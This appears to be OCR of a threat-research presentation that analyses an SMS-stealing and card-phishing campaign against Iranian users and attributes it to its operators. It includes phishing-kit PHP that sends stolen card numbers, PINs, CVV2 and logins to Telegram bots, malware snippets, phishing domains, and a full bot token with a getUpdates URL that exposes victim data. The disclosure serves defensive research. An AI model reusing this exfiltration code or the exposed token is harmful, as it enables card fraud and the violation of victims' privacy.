
```
@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    well = '''
Extract Number From divar !
@LydiaTeam

    '''
    bot.get_updates
    bot.reply_to(message, well, reply_markup=markup)

def divar(phone):
    #divar api
    divarH = {"Host": "api.divar.ir","Connection": "keep-alive","Content-Length":
    divarD = {"phone":phone.split("+98")[1]}
    try:
        divarR = requests.post("https://api.divar.ir/v5/auth/authenticate", heade
```

```
elif message.text == "Readnumbers":
    phones = readphones(filename)
    for phone in phones:
        bot.send_message(chatid, phone)

elif message.text == "List":
    if message.chat.id in chatid:
        list()
        bot.send_message(message.chat.id, "Request Send Now!")
    else:
        bot.send_message(message.chat.id, "You are not admin!")
```

SMSspy Threat Actor

STEP1 - Victims


- **Full Victim list is textual and downloadable**
  phone are available in users.lst file
- **C2 server Internal files are exposed**
  bash history command is available for download







SMSspy Threat Actor

STEP2 - SMiShing - Examples










SMSspy Threat Actor

STEP 3 - Install Fake Android Payment App

- Download an Android payment app malware
  This is a dual attack - spy on SMS to get 2fa codes and also phish for the victim's credit card




seblagh.apk

SMSspy Threat Actor

STEP 4 - SMS Theft

- Android malware decompiled

```
File file2 = Common.File;
this._lydialistlink = File.ReadList(File.getDirAssets(), "link.txt");
this._lydialistport = new List();
```




```
File file4 = Common.File;
this._lydialistport = File.ReadList(File.getDirAssets(), "getewayport.txt");
```

SMSspy Threat Actor

STEP 4 - SMS Theft

- The PHP page uploads the victim's SMS messages to a C2 server using a hardcoded text file name.
- **Exfiltrated SMSs are textual, predictable and downloadable**

```
<?php
$token = "5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw";
$id = "-1001574570310";
 CURLOPT_URL => 'https://api.telegram.org/bot'.$token.'/sendDocument?chat_id='.$id,
 CURLOPT_RETURNTRANSFER => true,
 CURLOPT_ENCODING => '',
 CURLOPT_MAXREDIRS => 10,
 CURLOPT_TIMEOUT => 0,
 CURLOPT_FOLLOWLOCATION => true,
 CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
 CURLOPT_CUSTOMREQUEST => 'POST',
 CURLOPT_POSTFIELDS => array('document'=> new CURLFILE('LydiaTeam.txt'),"caption"=>"
```

sana-opieblw.xyz/amos/LydiaTeam.txt

```
Text: Dear user, a complaint against you was registered and issued on 11/11/1400 with the tracking code 500002151211
 To follow up the complaint through the site:
https://eblaghe-bn.ga
Status: Sent
```


SMSspy Threat Actor

STEP5 - Credit Card theft

- Fake payment site

Legit site

c2 server



SMSspy Threat Actor

STEP5 - Credit Card Theft

- credit card details and user credentials are collected and sent to the attacker's telegram channel

```
if(true){
    $msg = "
    <b>$type @NEw Card recived</b>

    Card: <code>$pan</code>
    Pass: <code>$pin</code>
    Cvv2: <code>$cvv2</code>
    Date: <code>$year/$month</code>

    @Type : $otpr

    IP : $ip

    ";
@file_get_contents("https://api.telegram.org/bot$token/sendMessage?chat_id=$usrid&parse_mode=html&text=".urlencode($msg));
```

SMSspy Threat Actor

STEP5 - Credit Card Theft


- user credentials are collected and sent to the attacker's telegram channel


```
<?php
$token = "213313774[redacted]///token
$chat_id = "19699525[redacted]

if (isset($_POST["user"])) {
    if (isset($_POST["pass"])) {
        $u = $_POST["user"];
        $p = $_POST["pass"];
$ip = $_SERVER['REMOTE_ADDR'];

        $data = [
            'text' => "نام : $u \n شماره : $p \n ip : $ip ",
            'chat_id' => $chat_id
        ];
        file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
    }
}

header("Location: mellat/index.php"); ///اینجا مسیر دایرکتوری درگاه ملتتو میزاری
```


SMSspy Threat Actor


Telegram Group

- **Exposed exfiltrated data in open Telegram group with valid invite links**
  https://api.telegram.org/bot5134494401:AAE8P1dCCdbXL-Rdjz4D0UaBRWpintyDyxw/getupdates?chat_id=-1001574570310












SMSspy Threat Actor - Attribution

Hacker's Identity

- **The data Telegram group is misconfigured to display all group members/hackers** without even joining the group









SMSspy Threat Actor - Attribution


- **The SMS and Data group are not private, all_members_are_administrators everybody is welcome to join …**
- But without access to messages …




SMSspy Threat Actor - Attribution

- I joined with my **real name** to both groups :)
- But there was no access to messages by new members...








SMSspy Threat Actor - Attribution

- **The Card group is not private, all data is accessible** via the Bot API function - getUpdates




SMSspy Threat Actor - Attribution

- “So…Good” - seems like the main group










SMSspy Threat Actor - Attribution


- The **group allows access to all messages without being required to join first**

